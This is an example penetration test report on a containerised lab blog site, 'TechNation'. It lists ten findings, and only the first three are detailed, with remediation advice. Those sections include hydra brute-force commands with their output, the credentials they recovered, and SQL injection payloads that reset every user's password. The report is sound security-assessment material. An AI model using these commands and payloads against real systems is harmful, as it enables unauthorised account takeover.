RENTISE
CYBER SECURITY

[Example] Penetration Test Report

for:

TechNation

February 27, 2023

Rentise Cyber Security

Table of Contents

Mission

Rentise Cyber Security was contracted by TechNation to conduct a penetration test in order to determine its exposure to a targeted attack. All activities were conducted in a manner that simulated a hacker engaged in a targeted attack against TechNation Blog's website with the goals of:

- Perform a complete penetration test
- Present all vulnerabilities that were found
- Show methods that were used including screenshots of processes
- Prepare a conclusion and suggested fixes to be performed.

Web Application (TechNation Blog) prepared for penetration test is running in container by "Docker" – the only place where pentesting is to be occurred. JS codes and external webpages that are not part of the domain were not tested.

The attacks were conducted with the level of access that a general Internet user would have, and all of the tools and programs are free to use, so no financial barrier would occur to attack the service for potential aggressor.

Executive Summary

During the test, we were able to log in to the regular user's account, and then use the misconfiguration in data base to reset all users' passwords, including admin password. After that, we managed to access files stored on the server, such as /etc/passwd (file with every registered user that has access to a system).


We have also found XSS vulnerabilities, as well as the possibility of manipulating purchase values. Additionally, there are comments in the website source code that facilitate an attack. A very significant threat is the ability to send files without checking their type or scanning them. A series of tests have shown that it is possible to upload various types of trojan horses and other types of malware.

Conclusions

From our professional perspective, the overall security level of the website is Low.

Main exploitation vectors and vulnerabilities that were found are as following:

- Critical information disclosure
  - List of passwords available for all (robots.txt) (Critical)
  - Logins and passwords sending via GET method (Critical)
- SQL Injection (Critical)
- Path Traversal (High)
- Unrestricted file upload / Remote File Inclusion (High)
- XSS: Cross-site scripting (High)
- No password policy / easy password policy (Medium)
- No X-frame policy (Medium)
- Other information disclosure
  - Comments in website's source code (Low)
  - Personal information available after logging in (birth date, password) (Low)



According to the severity of Likelihood Factors and Impact Factors, the **Overall Risk Severity** according to the OWASP Risk Calculator is: **Medium**, according to our knowledge of TechNation situation; https://owasp-risk-rating.com/?v=6399866074294434

Key Findings

During the test, we identified several vulnerabilities that could potentially lead to unauthorized access, data breaches, and other security incidents. This report presents a summary of the vulnerabilities we found and recommendations for mitigating the risks.

Vulnerabilities:

Critical Severity: High Probability: High Fix effort: Low

1. Critical information disclosure: List of passwords not secured and stored on server in /robots.txt file
2. Logins and passwords send via GET method: These vulnerabilities allow an attacker to access sensitive information, such as user credentials, by checking browser's history, or performing MITM (man-in-the-middle) attack.
3. SQL Injection: This vulnerability allows an attacker to execute arbitrary SQL code on the web server and gain access to sensitive data. In particular, an attacker could reset passwords for all users, including administrator, by entering specific characters in the change-password form.

High Severity: High Probability: Medium Fix effort: Low

4. XSS: Cross-site scripting: This vulnerability allows an attacker to inject malicious code into a web page and execute it in the context of a victim's browser. This could result in unauthorized access to user data and compromise user accounts. This vulnerability was found on the "deals" page.
5. Unrestricted file upload / Remote File Inclusion: This vulnerability allows an attacker to upload any file to the server, including viruses, by changing the file extension to ".png". This could result in unauthorized access to sensitive data and compromised user accounts.
6. Path Traversal: This vulnerability allows an attacker to view the contents of the server by modifying the URL after logging in as admin. This could result in unauthorized access to sensitive data.

Medium Severity: Medium Probability: Medium Fix effort: Low

7. No password policy / easy password policy: This vulnerability allows users to create weak passwords, making it easier for an attacker to gain unauthorized access to user accounts.
8. No X-frame policy: This vulnerability allows an attacker to embed the TechNation website within another website, enabling phishing attacks and other malicious activities.

Low Severity: Low Probability: Low Fix effort: Low

9. Other information disclosure: code as comments in website's source code

10. Personal information available after logging in (birth date, password in plain text): Although this information is not critical, it could still be used for malicious purposes.


Detailed Findings

1. Critical information disclosure: List of passwords available for all


First critical finding that lead to taking full access of admin's account, was visiting the /robots.txt page, that can be accessed via the web browser.

Robots.txt is a text file used by websites to communicate with web crawlers and other automated agents. It specifies which parts of the website should be crawled and indexed by search engines, and which parts should be excluded.

Finding the existence of /decoda9013smith21985.txt webpage was the first step to perform attack. We recommend hiding this file.




In fact, first idea was to use this list to log in to admin page:



Due to the fact we didn't know the users' logins, we've got huge hint from website: "enter your email address", so we prepared a list of possible e-mails, based on authors of articles on main page: Tomas Ramus, Anna Warshav, Ronald Copargan, Arthur Bisclich, and web developer: Daniel Gish.

Although service didn't answer if the user exist – which is fine, and should stays like this – after creating about 32 possible emails, and having 652 possible passwords, we begin to brute force login page



We decided to use hydra software; The program was able to find valid credentials in few minutes.


```
┌──(kali㉿kali)-[~/final_pt/reco]
└─$ hydra -L mails_no_dot.txt -P passwords.txt 10.0.2.10 http-get-form "/Admin.php:Email=^USER^&Password=^PASS^:match"
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, o

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-24 07:42:52
[DATA] max 16 tasks per 1 server, overall 16 tasks, 20864 login tries (l:32/p:652), ~1304 tries per task
[DATA] attacking http-get-form://10.0.2.10:80/Admin.php:Email=^USER^&Password=^PASS^:match
[STATUS] 4079.00 tries/min, 4079 tries in 00:01h, 16785 to do in 00:05h, 16 active
[80][http-get-form] host: 10.0.2.10   login: arthurb@technation.com   password: J4VfsKYb3nuGFsQ6
[STATUS] 4179.67 tries/min, 12539 tries in 00:03h, 8325 to do in 00:02h, 16 active
[STATUS] 4191.75 tries/min, 16767 tries in 00:04h, 4097 to do in 00:01h, 16 active
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-24 07:47:50
```

After finding credentials, next step was logging in, which brings us to the next critical vulnerability.

We also recommend including ReCAPTCHA or set the server to block unsuccessful logins after few tries, to prevent brute forcing login.

2. Critical information disclosure: Logins and passwords send via GET method

After logging in we discovered, that sensitive information are send via GET method. Sending login credentials via GET method is a vulnerability because sensitive information are sent in plain text as part of the URL. This means that they can be intercepted and viewed by attackers who have access to network traffic or browser history, compromising the security of user accounts. It is recommended to use HTTPS and POST method for sending login credentials to avoid this vulnerability.



We were also able to change password to some easy one (another vulnerability that will be detailed further).


3. SQL Injection

Through the use of SQL Injection in the password change form, we were able to change the passwords for all users, including administrator, demonstrating a serious vulnerability to the site's functionality. This vulnerability was discovered using the Burp Suite tool and a customized dictionary containing various SQLi payloads. Without proper mitigation measures, this vulnerability could have resulted in a significant compromise to the security of user accounts and the overall operation of the website.


After entering following characters in “old password”:
'or''='
we were able to set new passwords for all users.

This or similar input (like: xyz'or'1'='1) alters the query's logic. In SQL databases, 'or' is a logical operator that evaluates to true if either of its operands are true. When “…or 1=1” is injected into the query, the result is always true (1 always equals 1), effectively bypassing the original logic of the query. This is a common technique used in SQL injection attacks to exploit vulnerabilities in web applications that allow unsanitized user input to be passed directly to SQL queries.

Preparing payload in Burp Suite:




Effect after finding first working input (payload):





Input validation and sanitization should be implemented to ensure that user input is properly formatted and does not contain any malicious code.

After this, all users' accounts were compromised, we were able to change passwords for all users, therefore we could log in to few accounts, including admin:

```
┌──(kali㉿kali)-[~/final_pt/reco]
└─$ hydra -L mails_ok.txt -p easy 10.0.2.10 http-get-form "/Admin.php:Email=^USER^&Password=^PASS^:match"
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for i

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-27 05:41:59
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to preven
[DATA] max 7 tasks per 1 server, overall 7 tasks, 7 login tries (l:7/p:1), ~1 try per task
[DATA] attacking http-get-form://10.0.2.10:80/Admin.php:Email=^USER^&Password=^PASS^:match
[80][http-get-form] host: 10.0.2.10   login: danielg@technation.com   password: easy
[80][http-get-form] host: 10.0.2.10   login: ronaldc@technation.com   password: easy
[80][http-get-form] host: 10.0.2.10   login: annaw@technation.com   password: easy
[80][http-get-form] host: 10.0.2.10   login: arthurb@technation.com   password: easy
1 of 1 target successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-27 05:42:11
```







